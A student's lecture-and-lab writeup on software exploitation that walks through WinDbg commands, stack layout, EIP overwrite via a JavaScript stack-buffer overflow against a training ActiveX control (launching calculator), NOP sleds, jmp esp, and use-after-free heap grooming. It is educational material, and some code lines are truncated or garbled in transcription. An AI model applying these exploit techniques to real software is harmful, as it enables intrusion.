Writeup 4
CS 373
James Tyler Ball


Software Vulnerabilities and Common Exploits Lesson 1 (Brad Antoniewicz):

Professor Antoniewicz works with the offensive aspect of security. What is ‘hacking’ in real life? Hacking is about the idea of working outside the box that the developer ‘restricted’ themselves to. Hacking is about manipulating software. Configuration vulnerabilities are things like weak passwords and are considered ‘easy’. This class focuses more on software vulnerabilities.


It is important to be ethical and understand who you’re attacking. Rather than focusing on perimeter systems, hackers are now looking at users (phishing and social engineering).

WinDbg and GDB and two tools we’ll use. WinDbg freezes the program so we can better examine it. One process is to load dll into memory space of the browser. WinDbg first tells you how the program in question was run, and then the modules that are being loaded (with starting and ending addresses in memory).

- Use ‘bp’ to set a breakpoint and ‘bl’ to view breakpoints:



- Use ‘g’ to go (program will proceed until it hits a bp)
- ‘dd’ displays a dword of memory
- ‘db’ displays actual bytes
- ‘u’ shows unassembled information
    - all numbers displayed here are in hex
- ‘.hh’ brings up the help documentation
- ‘da’ for a specific value shows the ASCII value



- ‘t’ takes one step forward

- ‘g’ with an address value sets a breakpoint at that address
    - ‘g simplestackandheap!main+0xb0’
- ‘r’ shows the register values on our system
- Note that we don’t have a copy of simpleStackandHeap.exe on our system

Following along with the labs, I brought up Lesson 1:

Lesson 1: WinDBG Hoops!

We're going to be using WinDBG a bunch. So our first task is to get you used to some commands. Be sure to enable symbols in WinDBG by going to File->Symbols and adding `SRV*C:\Symbols*http://msdl.microsoft.com/download/symbols`.


Questions

Attach WinDbg to this IE tab, set a breakpoint at `54431df0`, resume execution (`g`) then click here to trigger the breakpoint. From there answer the following questions. You won't be able to interact with IE unless you resume execution. You can trigger the breakpoint multiple times.

1. What address is `FSExploitMe.ocx` loaded at? Answer
2. How large is the stack? Answer
3. What is the starting address of the Process Heap? Answer
4. What value of EIP? Answer
5. Issue the command `u eip L10` - how much space is allocated for local variables on the stack? Answer
6. Execute 5 instructions with `t 5` - what is the string value thats pointed to at the top of the stack? Answer
7. Trigger the breakpoint then execute 11 instructions with `p b` - This is the start of a loop, using only the instruction at `eip`, what is a valid guess as to how many times the loop will run for? Answer
8. Execute all instructions up until the function's return with `pt` - what is the decimal value returned by function? Answer
9. Is the value pointed to by `esi` on the Stack, Heap, or within the Text Segment? Answer

Basics

Attach the second iexplorer process to WinDbg and run:



From here we can begin to answer some of the Lesson 1 questions. Note that I revisited these questions after reaching part 2 of the lectures to address the question I had trouble with:

1. What address is FSExploit.ocx loaded at?

```
76f1f161 eb07            jmp     ntdll!DbgUiRemoteBre
0:008> !address FSExploitMe.ocx


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...


Usage:                  Image
Base Address:           54430000
End Address:            54431000
Region Size:            00001000
State:                  00001000    MEM_COMMIT
```

a.

b. Scrolling up would have also worked.:

```
ModLoad: 73820000 7382b000   C:\Windows\system32\ImgUtil.dll
ModLoad: 72290000 7229e000   C:\Windows\System32\pngfilt.dll
ModLoad: 6d4c0000 6d572000   C:\Windows\System32\jscript.dll
ModLoad: 54430000 5443b000   C:\Windows\Downloaded Program Files\FSExploitMe.ocx
ModLoad: 68350000 68782000   C:\Windows\system32\mfc100u.dll
ModLoad: 6d400000 6d4be000   C:\Windows\system32\MSVCR100.dll
ModLoad: 716d0000 71754000   C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6
ModLoad: 6e630000 6e635000   C:\Windows\system32\MSIMG32.dll
```

2. How large is the stack?

```
0:007> !teb
TEB at 7ffd7000
    ExceptionList:        03abf814
    StackBase:            03ac0000
    StackLimit:           03abc000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffd7000
```

a.

b. Note that this value doesn't line up with the provided answer, I still need to figure out why

c. We aren't talking about just the stack frame. Each function has its own stack frame. Also, I didn't trigger the breakpoint. After doing so, I get the following:

```
54431df0 55             push    ebp
0:005> !teb
TEB at 7ffd9000
    ExceptionList:        01eba0d0
    StackBase:            01ec0000
    StackLimit:           01ea7000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffd9000
    EnvironmentPointer:   00000000
    ClientId:             00000f30 . 00000ac8
    RpcHandle:            00000000
    Tls Storage:          7ffd902c
    PEB Address:          7ffdf000
    LastErrorValue:       0
    LastStatusValue:      c0000034
    Count Owned Locks:    0
    HardErrorMode:        0
0:005> ?01ec0000 - 01ea7000
Evaluate expression: 102400 = 00019000
```

d. This is because we are dealing with a different thread entirely where the breakpoint was triggered

e. IE has a number of threads running and the same number of allocated stacks:

```
Evaluate expression: 102400 = 00019000
0:005> ~
   0  Id: f30.cf8 Suspend: 1 Teb: 7ffde000 Unfrozen
   1  Id: f30.2b8 Suspend: 1 Teb: 7ffdd000 Unfrozen
   2  Id: f30.4d4 Suspend: 1 Teb: 7ffdc000 Unfrozen
   3  Id: f30.518 Suspend: 1 Teb: 7ffdb000 Unfrozen
   4  Id: f30.964 Suspend: 1 Teb: 7ffda000 Unfrozen
.  5  Id: f30.ac8 Suspend: 1 Teb: 7ffd9000 Unfrozen
   6  Id: f30.c24 Suspend: 1 Teb: 7ffd8000 Unfrozen
   7  Id: f30.114 Suspend: 1 Teb: 7ffd6000 Unfrozen
   9  Id: f30.a74 Suspend: 1 Teb: 7ffd5000 Unfrozen
  10  Id: f30.574 Suspend: 1 Teb: 7ffd4000 Unfrozen
  12  Id: f30.d84 Suspend: 1 Teb: 7ffaf000 Unfrozen
  13  Id: f30.f5c Suspend: 1 Teb: 7ffae000 Unfrozen
```

3. What is the starting address of the Process Heap?
    a. !teb

    ```
         6d580000 4ce7b8e9 Nov 20 04:02
     SubSystemData:      00000000
     ProcessHeap:        000f0000
     ProcessParameters:  000f1108
     CurrentDirectory:   'C:\Users\Admin
    ```

    b.
4. What value of EIP?
    a. The answer here is where we set our breakpoint. We place a breakpoint at a specific point in memory. EIP is pointing to where we are currently executing.

    ```
    54431df0 55              push
    0:005> r
    eax=54431df0 ebx=00000004 ecx
    eip=54431df0 esp=01eba040 ebp
    cs=001b  ss=0023  ds=0023  es
    FSExploitMe!CFSExploitMeCtrl:
    ```

    b.
5. Issue command u eip L10 - how much space is allocated for local variables on the stack?
    a. This line is allocating space for local variables:

    ```
    0:005> u eip L 10
    FSExploitMe!CFSExploitMeCtrl::WinDbgHoops [c:\users\consult
    54431df0 55              push    ebp
    54431df1 8bec            mov     ebp,esp
    54431df3 83ec14          sub     esp,14h
    54431df6 894dec          mov     dword ptr [ebp-14h],ecx
    54431df9 68904e4354      push    offset FSExploitMe!IID_DFS
    54431dfe 8d4df8          lea     ecx,[ebp-8]
    54431e01 ff157c434354    call    dword ptr [FSExploitMe!_im
    54431e07 c745f466a80000  mov     dword ptr [ebp-0Ch],0A866h
    ```

    b. 14h
6. Execute 5 instructions with t 5 - what is the string value that's pointed to at the top of the stack?
    a. dd esp yields the following value at the top of the stack:

    ```
    4431dfe 8d4df8          le
    :005> dd esp
    1eba024  54434e90 031d0ddC
    1eba034  54431df0 01eba04C
    1eba044  6855ec14 685aa4fe
    ```

b. Next we'll look at that value:

```
01eba094  00000000 00000000 00000000 00000000
0:005> dd 54434e90
54434e90  006c0046 00660075 00790066 00750042
54434ea0  006e006e 00650069 00440073 006e006f
54434eb0  00460074 0061006c 004f0070 00510072
54434ec0  00610075 006b0063 00000000 48796548
54434ed0  65487965 6e6f5379 00000000 00450054
54434ee0  00540053 00000000 00780045 00650063
54434ef0  00740070 006f0069 0020006e 00610052
54434f00  00730069 00640065 00000021 00610063
```

c. da shows an ASCII string. Our data is unicode encoded. Using du:

```
0:005> du 54434e90
54434e90  "FluffyBunniesDontFlapOrQuack"
```

7. Trigger the breakpoint then execute 11 instructions with p b. What is a valid guess as to how many times the loop will run?
   a. Note the b is a hexadecimal 11

```
54431e1c eb09            jmp     FSExploitMe!CFSExploitMeCtrl::WinDbgHoops+0x3
eax=01eba034 ebx=00000004 ecx=683a78a9 edx=00000000 esi=01eba040 edi=54431df0
eip=54431e27 esp=01eba028 ebp=01eba03c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FSExploitMe!CFSExploitMeCtrl::WinDbgHoops+0x37:
54431e27 837dfc0a        cmp     dword ptr [ebp-4],0Ah ss:0023:01eba038=000000
0:005>
```

   b. 0Ah is 10. So 10 is a good guess.
8. Execute all instructions up until the functions return with pt - what is the decimal value returned by the function?
   a. Let's look for a return value, which is typically stored in EAX.


```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs
FSExploitMe!CFSExploitMeCtrl::WinDbgHoops+0x64:
54431e54 c3              ret
0:005> .formats eax
Evaluate expression:
  Hex:     00007a69
  Decimal: 31337
  Octal:   00000075151
  Binary:  00000000 00000000 01111010 01101001
  Chars:   ..zi
  Time:    Thu Jan 01 00:42:17 1970
  Float:   low 4.39125e-041 high 0
  Double:  1.54825e-319
```

   b. 31337 or ELEET or elite
9. Is the value pointed to by esi on the Stack, Heap, or within the Taxi Segment?


a.

```
FSExploitMe!CFSExploitMeCtrl::WinDbgHoops:
54431df0 55              push    ebp
0:005> !address esi


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...


Usage:                  Stack
Base Address:           01ea7000
End Address:            01ec0000
Region Size:            00019000
State:                  00001000    MEM_COMMIT
Protect:                00000004    PAGE_READWRITE
Type:                   00020000    MEM_PRIVATE
Allocation Base:        01cc0000
Allocation Protect:     00000004    PAGE_READWRITE
More info:              ~5k
```

b. Stack



Remember that registers are locations where a CPU can store data:




EAX often stores the return value of a function. EIP points to where in memory the CPU is executing.

Each program loaded into memory has different "memory regions". We are going to be looking intently at the stack.

- Command '!teb' gives the stack limit, where the stack starts, and where the stack ends
- Command '!peb' focuses on the process, and shows the default process heap
- '!address esp' shows where an address is within the system

The next segment will discuss in more detail the idea of vulnerabilities with stress on memory corruption. Memory corruption is accessing memory in an invalid way which results in an undefined behavior. This is usually done by reading or writing data to the stack or heap in a way the developer did not intend that results in some reaction from the software that gives the attacker some degree of control.


Payload is traditionally shell code (/bin/sh). It could be many things, though, as demonstrated in this example:



The takeaway is that the payload used should be tailored to the vulnerability found and the task the attacker wants to accomplish.

Metasploit is both a database and pen-testing tool in which attackers can use a list of known vulnerabilities and targets to inject payloads. Obviously caution and legality is important when working with Megasploit.


Next Professor Antoniewicz went over a quick Stack Recap:



The stack operates in a specific way. To demonstrate this, Professor Antoniewicz used construction paper to show the class that arguments are passed through the stack. First the function call went on the stack and then the return address. The EBP pointed to the start of the frame and the top of the stack frame was indicated by ESP. ESP will increment as more items are added onto the stack.

The function call will push the return address onto the stack. I can't say the construction paper activity was helpful.


Next we looked at the events that comprise a stack overflow. Copying more values into a piece of memory than that memory has space for leads to those values "spilling over" into other memory:



Eventually we can overwrite the return address, and when the return address is popped off the stack, it contains a different value than it had when it was placed on the stack. Now if you know memory well enough, you can execute code in different places within the software.


So in this process, we have to “understand the crash”. Where did the vulnerability occur? What is the state of the program after the crash occurs?

Next, recognize that the end goal is to overwrite EIP, but how big is the target buffer? What else is on the stack? We can’t always just throw data at the buffer and see what happens.



Especially in a browser, many modern vulnerabilities are triggered via javascript.


!load byakugan will load an additional module into WinDbg to tell us what offset overwrites each register:




From there we can edit the size of the string in javascript to inject to precisely put our target string into the EIP.

What is NOP Sled?


It used to be that in order to find the EIP, you'd build a string with a long series of NOP operations leading your shellcode and a return address. Knowing that after a given series of function calls the stack layout was usually the same, you could guess in a series of trials in order to gain control:



This is a bit sloppy, so the revised method is more reliable. The sections of the stack we don't care about are filled with junk up until the return address. After a 'special' section, the shellcode is injected:




Finally, we want to find the address of our shellcode:



If the positioning is correct after injection, ESP points to out shellcode.

Even though jump esp should not occur within any normal set of instructions, giving the address of ‘ffe4’ (which is jump) can hijack the instructions. This is because x86 architecture doesn’t care about alignment. So when it reaches ffe4 the process treats this as a set of instructions. Now upon execution, process jumps to where ESP is pointing, which should be before our shellcode.



This worked on early OS's because the flags weren't checked, so even non executable code was run.

Software Vulnerabilities and Common Exploits Lesson 2 (Brad Antoniewicz):

This series of lectures started out with a nostalgia recap. I imagine many of the eCampus students found the material familiar. WAREZ is a term for pirated software. 2600 is a hacking magazine.

There is one good stack smashing protection. It works by checking a value called the canary (located carefully within the stack) to ensure that data hasn't been overwritten.

Reviewing the lab was the next topic covered. FOR THIS LECTURE I RETURNED TO THE LAB SECTION OF THIS WRITEUP AND ADDED COMMENTARY.

Speaking to the lab as a whole, I felt this was a great introduction to using WinDbg. I know having an html page designed to be easy to navigate and show us what to look for is something that isn't likely to occur in industry practices. Still, I now feel I have a solid idea of what WinDbg can help me find when navigating a program. I'm eager to try it with some simple C programs I've written to see if I can get a better idea of what's happening "behind the scenes" in my software.

Next topic of discussion was stack overflow, a term I am familiar with. The focus of the demonstration was changing a single function to concatenate strings onto the variable s:

```
*/
function L2Exercise1() {
    var s = MakeString(2000);
    FSExploitMe.StackBuffer(s);
}
```

var s is being assigned msfPatternString. Triggering the vulnerability overwrote the EIP with our pattern string. Next the command “!load byakugan” and “!pattern_offset 2000” showed us where in the string we overwrite certain registers:

```
0:005> !load byakugan
[Byakugan] Successfully loaded!
0:005> !pattern_offset 2000
[Byakugan] Control of edx at offset 1996.
[Byakugan] Control of ebp at offset 1024.
[Byakugan] Control of eip at offset 1028.
```

Now we can reassign var s to MakeString(1028/2) to get to EIP, and the next DWORD we append to s will be at the EIP address:

```
*/
function L2Exercise1() {
    var s = MakeString(1028/2);
    s += "\u4242\u42
    FSExploitMe.S  u4242\u
                   undefined
                   unescape
}
```

Remember when inserting an address to put the bytes in reverse order. Next we need to account for another 4 bytes on the stack, and then finally add the desired shellcode:

```
function L2Exercise1() {
    var s = MakeString(1028/2);
    s += "\u2437\u5443";
    s += "\u4242\u4242";
    s += shellcode;
    FSExploitMe.StackBuffer(s);
}
```


Now browser can launch the calculator.

Next topic is a "USE-AFTER-FREE" vulnerability. The basic idea is that allocating memory, freeing it, and then using that memory again can lead to an exploitable condition.

1. Free the object
2. Replace the object with ours
    a. Figure out the size
    b. Make allocations of the same size
3. Position our shellcode
4. Use the object again

What is important about the heap? Heap-APIs allow the user to claim some degree of memory on the heap. On the Front-End Allocator on windows, we have a low fragmentation heap which only allows applications under 16KB. Finally the Back-End Allocator RtlAllocHeap() which wraps together with the Front-End Allocator. All of these call VirtualAlloc() to manage the memory.

Depending on the size requested, HeapAlloc() will go to one of these three functions to claim memory. Enabling low fragmentation heap (which can be done via javascript) and then freeing a portion of the memory allows a segment of the ‘bucket’ to be open:



In other allocation methods, memory management beyond the attackers control amy rearrange data as blocks are allocated and freed.

I’ve heard before that javascript is a relatively insecure language, and this series of lectures is lending credibility to that idea. Modern attacks of this variety are less about attacking and gaining control and more about manipulating the end user.

